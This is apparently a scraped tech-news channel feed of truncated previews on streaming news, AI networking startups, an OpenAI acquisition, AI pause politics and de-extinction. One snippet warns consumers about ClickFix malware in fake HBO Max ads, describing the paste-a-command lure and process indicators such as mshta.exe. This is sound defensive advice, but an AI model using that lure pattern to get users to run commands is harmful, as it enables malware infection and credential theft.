The challenges are real: misinformation moderation at scale, ensuring local partners get paid fairly, and proving young viewers will trust Amazon as a news brand. But if it works, Prime Video won't just be competing with Netflix and Max. It will be competing directly with TikTok, YouTube and your local 6 p.m. news — all at once.
Читать полностью…
AndroGuider
15 September 2026 17:15
s + R, open PowerShell, Terminal, or Run dialog and paste a command
* Click "Fix," "Verify," or "I'm Not A Robot" and then copy something to your clipboard
* Install a codec pack, video player update, or browser extension to watch a show
* Disable antivirus or allow manual commands to fix a playback error
Also check the URL carefully. The real Max service lives at max.com. Anything with extra words like max-free, hbomax-player, or strange extensions like .live, .top, or .online is fake. If Reddit comments are disabled on the ad post or filled with generic bot replies like "Works great thanks!", walk away. Infected? Critical Steps To Detect And Remove The Malware
If you followed the instructions and pasted the command, assume you are compromised. Act fast: Disconnect and Don't Log In: Disconnect from Wi-Fi immediately to cut off data exfiltration. Do not log into banking, email, or crypto from the infected machine. Check For Infection Signs: On Windows, open Task Manager and look for strange PowerShell, mshta.exe, or wscript.exe processes, plus new startup programs or scheduled tasks you didn't add. On Mac, check Activity Monitor for unknown processes, look in System Settings > General > Login Items, and Applications folder for apps you didn't install. Wipe And Scan: Run a full scan with Windows Defender plus a second-opinion scanner like Malwarebytes. On Mac, use Malwarebytes for Mac or CleanMyMac X-Ray, then delete malicious profiles in System Settings > General > Device Management. In many cases, security experts recommend a full OS reinstall for ClickFix infections because stealers can leave persistence mechanisms. Lock Down Your Accounts: From a clean device, change passwords for email, banking, Apple ID / Microsoft account, social media, and crypto wallets. Revoke active sessions, enable two-factor authentication everywhere, and check for email forwarding rules attackers may have added. If you entered card details, freeze your card and monitor for fraud. Report It: Report the Reddit ad as Malicious / Spam, report the fake domain to Google Safe Browsing, and let your bank know if financial data was exposed. The Bigger Picture: Why ClickFix Keeps Winning
Security teams say ClickFix works because there's no malicious file to detect until the user runs it themselves. It abuses trusted Windows and macOS tools, so traditional antivirus often stays silent.
Reddit is an ideal distribution channel because attackers can buy ad space, spoof popular subreddits like r/streaming, r/cordcutters, and r/HBOMAX, and target users already looking to bend the rules.
The takeaway is simple: there is no free HBO Max 4K stream that requires you to open Terminal or PowerShell. If a site tells you to fix your own player, close the tab, block the advertiser, and warn others.
Читать полностью…
AndroGuider
15 September 2026 17:15
tively seeking alternatives to single-vendor lock-in to improve negotiating leverage and supply chain resilience. At the same time, a wave of government-backed AI factories in Europe, the Middle East, and Asia is looking for open, high-performance infrastructure.
Funding will also go toward interoperability work with the Ultra Ethernet Consortium, where Cornelis has been a prominent contributor pushing an open Ethernet-based standard for AI and HPC networking as a counterweight to proprietary InfiniBand. What This Means for Competition in AI Infrastructure
Cornelis' raise will not dethrone Nvidia overnight. Nvidia still controls the full stack, from CUDA software to NVLink chip-to-chip interconnects to InfiniBand scale-out, and its execution pace remains relentless.
But the funding signals a shift in investor confidence. After years where capital flowed almost exclusively to GPU challengers like AMD, Cerebras, and Groq, attention is moving to the connective tissue around them. Networking, power, cooling, and memory are now seen as investable frontiers where openness and efficiency can win.
If Cornelis can prove Active Compute Fabric delivers sustained performance gains in real-world AI deployments — not just benchmarks — it could become a crucial second source for builders desperate to scale faster and cheaper than Nvidia's ecosystem currently allows.
In the race to chip away at Nvidia's dominance, the fight may be won not inside the GPU, but in the fabric between them.
Читать полностью…
AndroGuider
15 September 2026 17:15
e-scenes extras to keep mobile users engaged.
What sets Amazon apart is scale and distribution. With more than 200 million Prime members globally and Fire TV in tens of millions of living rooms, it can push news clips to an audience other streamers can't match without building a social network from scratch. What This Means for the Future of News Streaming
For local news stations, which have been crushed by cord-cutting and declining ad revenue, Amazon's move could be a lifeline — or a new gatekeeper. Getting placement in Prime Video's feed offers massive reach to cord-nevers, but it also puts their survival in the hands of Amazon's algorithm.
For viewers, it signals the end of news as a separate destination. News is becoming just another tile in the streaming wars, competing with dramas and reality shows for the same screen time.
And for TikTok itself, the competition is getting serious. If Prime Video can prove that users will watch trusted, professionally produced news clips in a TikTok-like interface without the misinformation baggage, it could pull valuable younger audiences — and news advertisers — back toward mainstream streaming.
Amazon hasn't said yet when the feed will expand internationally, but with local news proving to be the stickiest category so far, expect short-form news to become a permanent fixture of Prime Video, not just an experiment.
Читать полностью…
AndroGuider
15 September 2026 17:14
ers tried to replicate cable by adding 24/7 live news channels like NBC News Now, CBS News 24/7, and ABC News Live. Those worked for breaking events but flopped for daily discovery. Short-form flips the model: instead of making you tune in at 6 p.m., the news finds you in a personalized feed.
Expect more streamers to follow. The next battle isn't over who has the biggest movie library, but who can own the in-between moments — the two-minute check while making coffee, waiting for the bus, or browsing Fire TV. News, sports highlights, and creator-style clips are perfect for that.
The big questions now are monetization and trust. Amazon will need to prove it can handle news moderation, avoid misinformation, and share ad revenue fairly with local partners. If it gets that right, Prime Video could become an unlikely but powerful new front door for news — and a blueprint for how streaming finally cracks TikTok-style engagement.
Читать полностью…
AndroGuider
15 September 2026 17:14
ndard for high-end AI training, plus NVLink and NVSwitch for scale-up inside racks, and its newer Spectrum-X Ethernet platform.
That vertical integration - GPU plus networking plus software like NCCL and DOCA - has made Nvidia incredibly hard to displace. Competitors including AMD with Ultra Ethernet, Broadcom, Marvell, and startups like Enfabrica and Celestial AI are all trying to break that lock-in with open Ethernet-based alternatives.
Cornelis stands out because it already ships proven end-to-end fabrics and owns its silicon IP, rather than relying solely on merchant chips. Its message to cloud providers is clear: an open, high-performance fabric that works with Nvidia GPUs today, AMD GPUs, and custom accelerators tomorrow, without being locked to a single vendor's roadmap and pricing.
The $205M raise gives Cornelis firepower to invest in silicon iterations, interoperability testing, and the customer support organizations hyperscalers demand before committing to a second source at scale. What This Means for AI Compute Competition
For the broader market, Cornelis's funding is another sign that the AI networking layer has become the next major battleground.
Hyperscalers like Microsoft, Meta, Google, and Oracle, plus sovereign AI initiatives and neoclouds like CoreWeave and Lambda, are desperate to diversify supply, control costs, and optimize power efficiency. They want open fabrics that deliver InfiniBand-class performance with Ethernet economics and flexibility.
A well-funded Cornelis could accelerate the shift toward open standards like Ultra Ethernet, push Nvidia to innovate faster on Spectrum-X and Quantum-X, and give system integrators like Dell, HPE, and Supermicro more options for building AI factories.
Challenges remain. Competing with Nvidia requires not just better hardware, but mature software, deep integration with PyTorch, NCCL alternatives, and proven reliability at massive scale. Execution on deliveries over the next 12 to 18 months will be critical.
But with $205M in fresh capital and a fabric purpose-built to eliminate GPU waiting time, Cornelis has just become one of the startups to watch in the race to power the next generation of AI infrastructure.
Читать полностью…
AndroGuider
15 September 2026 17:14
hone scale are incredibly rare. This is a classic acqui-hire of world-class Apple alumni. What This Means for OpenAI's Hardware Ambitions
Industry analysts see the Glass deal as the missing puzzle piece for OpenAI's physical AI strategy.
Imagine ChatGPT not as an app you open, but as eyes that travel with you — smart glasses that can instantly translate a menu, identify a plant, recall where you left your keys, or guide a repair in real time. That requires ultra-low-power, always-on cameras with flawless image quality, exactly what GlassAI was built for.
It also puts OpenAI in direct competition with Apple, Google, and Meta, all of whom are racing to own AI glasses and ambient assistants. By bringing Glass in-house, OpenAI no longer has to license camera tech from rivals — it can define its own visual standard.
The acquisition also complements OpenAI's Stargate infrastructure push and its growing robotics investments. Better visual intelligence helps everything from humanoid robots to self-driving agents to AI shopping assistants that can truly see products. What's Next?
Key questions remain: Will GlassAI remain available to Android partners, or become OpenAI-exclusive? Will Attar and Bishop lead a new Imaging Lab inside OpenAI? And when will we see the first OpenAI-designed camera device?
For now, one thing is clear: OpenAI just spent $300 million to make sure its AI doesn't just talk like a human — it sees like one, only better.
In the race for superintelligence, vision may be the ultimate killer app.
Читать полностью…
AndroGuider
15 September 2026 05:14
The Musk-Altman alignment is remarkable given their bitter legal feud over OpenAI's for-profit conversion. Their joint support for a pause, even a limited one, gives the safety camp unprecedented political weight. Nvidia Vs. The Pausers: A Clash Of Business Models
The divide is not just philosophical, it is financial.
Nvidia's $4 trillion valuation depends on insatiable demand for GPUs. Any pause on large training runs would directly threaten its order book. Huang has dismissed pause proposals as impractical and dangerous, arguing they would only allow China, which is rapidly scaling Huawei Ascend chips and open-source models like DeepSeek, to catch up.
Musk's xAI and Altman's OpenAI, by contrast, are now both model builders and infrastructure owners. They benefit from Nvidia chips but also fear a scenario where an unsafe release by a rival triggers a public backlash, draconian regulation, or catastrophic misuse that shuts down the entire industry. For them, a brief, coordinated slowdown to establish safety standards is a way to protect long-term growth.
Anthropic sits in the middle, reliant on Amazon and Google funding and Nvidia hardware, but using safety as its core brand differentiator against OpenAI. What This Means For Regulation
Washington is now caught between two powerful lobbies.
The Trump administration and congressional Republicans have largely sided with Huang's full-speed-ahead camp, arguing that federal preemption and deregulation are needed to beat Beijing. The White House AI Action Plan released in July emphasizes cutting red tape, expanding energy for data centers, and exporting the full American AI stack to allies.
But Amodei, Musk, and Altman are giving ammunition to bipartisan safety hawks in the Senate who want mandatory evaluations, liability for model developers, and export controls with teeth. California's ongoing push for frontier model safety legislation, despite Trump's proposed moratorium on state AI laws, shows the fight is far from settled.
Tech policy experts say the most likely outcome is a split regime: accelerated approvals and subsidies for chips and data centers, paired with new testing and disclosure requirements for the largest models above a compute threshold. Innovation And US Dominance On The Line
At stake is who sets the pace of global AI.
Huang warns that any American pause would be unilateral disarmament. Chinese labs are already closing the gap despite U.S. chip export controls, using smuggled Hopper chips, domestic alternatives, and highly efficient training techniques. Slowing U.S. training, he argues, would cede leadership in robotics, autonomous systems, and military AI.
Amodei counters that true dominance is not just about who builds first, but who builds safely enough to be trusted and deployed worldwide. A rushed, unsafe model that causes real-world harm, he says, would do far more damage to U.S. credibility than a deliberate, verifiable testing pause.
For now, Nvidia is winning the White House argument, with Trump repeatedly citing Huang and American chip manufacturing as proof his strategy is working. But with Musk advising the administration through the Department of Government Efficiency push and Altman leading the Stargate buildout, both pause supporters retain direct access to Trump.
The result is an unprecedented moment: the industry that agrees AI will change everything cannot agree on whether to hit the accelerator or the brake.
Читать полностью…
AndroGuider
15 September 2026 05:14
tary pipelines for paleogenome assembly, AI-guided guide-RNA design for multiplex editing — editing dozens of genes at once — and embryo modeling to reduce reliance on animal surrogates. The same AI stack is now being commercialized for human healthcare, agriculture, and conservation through spinouts like Breaking, focused on plastic degradation, and Colossal's dire wolf cloning tech adapted for endangered red wolves. From Dire Wolves To Mammoths, Dodos, And Thylacines
So where does the science actually stand ahead of Disrupt 2026?
Dire Wolf: Colossal's most advanced program. Using gray wolf cells edited with 20 dire wolf traits related to size, musculature, and coat, then cloned via somatic cell nuclear transfer, the three live pups are now over a year old and thriving in a 2,000-acre preserve.
Woolly Mammoth: The flagship goal. The team has edited over 25 mammoth-specific genes into Asian elephant cells and demonstrated successful elephant iPSC generation, a major hurdle cleared in 2025. First mammoth calves are still targeted for 2028.
Dodo and Thylacine: The avian genomics program completed a high-quality dodo reference genome using DNA from a 17th-century specimen, while the thylacine program in Melbourne has produced edited fat-tailed dunnart cells, a marsupial proxy. Both are positioned as tests for bird and marsupial reproductive engineering.
Moas and others from Colossal's expanded extinction list, plus partnerships with Indigenous groups and rewilding projects in North America, Mauritius, and Tasmania, signal a shift from lab demos to field deployment. What It Means For Biodiversity And Biotech
Supporters argue de-extinction could be a powerful conservation tool. Reintroducing mammoth-like grazers to the Arctic could slow permafrost thaw, rewilded dire wolf proxies could restore predator balance, and the gene-editing tools developed could save critically endangered species like the northern white rhino, vaquita, and pink pigeon.
Critics warn of ecological risks, animal welfare concerns around surrogacy and cloning, and the moral hazard of suggesting extinction is fixable. Conservation biologists also question whether hundreds of millions should fund revived icons while thousands of living species face imminent loss.
Lamm has countered that it's not either-or. Colossal says it has donated tech and funding to traditional conservation and that its biobanking and cloning advances already helped produce two cloned red wolf pups in 2025 using a less-invasive blood-cloning technique. The Road To Disrupt 2026 And Beyond
TechCrunch Disrupt 2026 comes at an inflection point. With a potential IPO or large private raise rumored, increasing regulatory scrutiny around engineered animals, and growing competition from startups like Loyal, Ginkgo Bioworks, and Chinese BGI-affiliated labs entering paleogenomics, all eyes will be on Lamm's live Q&A.
Expect tough questions: When will we see a baby mammoth? Who owns a revived species? How do you rewild an animal with no herd, no culture, and a changed climate? And can AI-designed genomes ever truly recreate an extinct mind, not just its body?
Whatever the answers, one thing is clear heading into October: AI-powered genetic engineering has turned de-extinction from science fiction into a funded, staffed, and rapidly advancing industry. Nature's comeback is no longer a question of if, but how, when, and at what cost.
Читать полностью…


 681
681